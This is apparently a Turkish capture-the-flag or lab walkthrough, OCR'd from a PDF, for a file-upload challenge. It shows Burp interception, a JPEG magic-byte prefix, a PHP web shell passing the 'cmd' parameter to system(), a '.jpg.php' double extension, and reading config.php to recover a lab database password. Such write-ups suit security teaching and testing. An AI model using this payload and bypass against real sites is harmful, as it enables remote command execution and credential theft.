
FİLE UPLOAD

3.2 File Signatur Filter Bypass (Dosya İmza Filtrelemesini Atlatma)

ÇÖZÜM

Bu konuda'da az önce Burp ile bazı bilgileri görmüştük, Dosya adı ve Mıme Type'ı ve hatta php dosyasının içeriğini byte değerlerini gördük.
Burada ki bypasslıyacağımız iki nokta var hem MIME TYPE ı image/png yapıcaz hemde byte değerini png değeriymiş gibi göstericez.

.



İlk önce normal bir fotoğraf yüklemeyi deniyorum ve Burp ile dinliyorum.


Bu şekilde jpg formatının byte verileri var, burada ki bytları okuyarak dosyanın ne formatta olduğunu belirtiyor, burda da ilk satıra bakarak anlıyor biz ilk satır harici tüm satırı silicez.

```
ÿØÿàJFIFÿÛC
<?php system($_GET['cmd']); ?>
```


Ve onun altına payloadımızı yazıyoruz, bu payload ise , php ile systemden cmd programını çağırıyor ve bunuda GET isteği ile yapıcaz yani ? İle.
Ve son olarak şurayıda değiştiricez.

```
938090397
; filename="webcam-toy-foto11.jpg.php"
```

Burada ise dosya üzerinde anlayaması üzerine jpg silmeyip devamında .php ile bitiriyoruz ki php betiği çalışsın.




Ve çalıştı hemen gidip shell alıp soruyu cevaplıyalım. Ancak burada shelli ? İle alıcaz.




.

Gördüğünüz gibi ilk byte geldi resmin ancak sonrası yok, ve ?cmd= deyip yazdım eşittirden sonrasını komutlarımızı çalıştırabiliriz.



Muhtemelen dosyamız yine html içinde hemen html dizini okuyalım.



Ve burada config.php dosyamızı okumak istiyorum.

.

CAT ile değilde TAİL'e okumamın sebebi cat komutu'nun çalışmamasıydı bende farklı okuma yöntemleri ile çözdüm.

����JFIF��C $db_name = 'hv_database'; $charset = 'utf8'; $username = 'root'; $password = '2xESbdzvegfahykF'; $db = new PDO("mysql:host=$host; dbname=$db_name;charset=$charset",$username,$password); } catch(PDOException $e){ } ?>

Soru : "config.php" dosyasında bulunan veritabanı şifresi nedir?
Cevap : 2xESbdzvegfahykF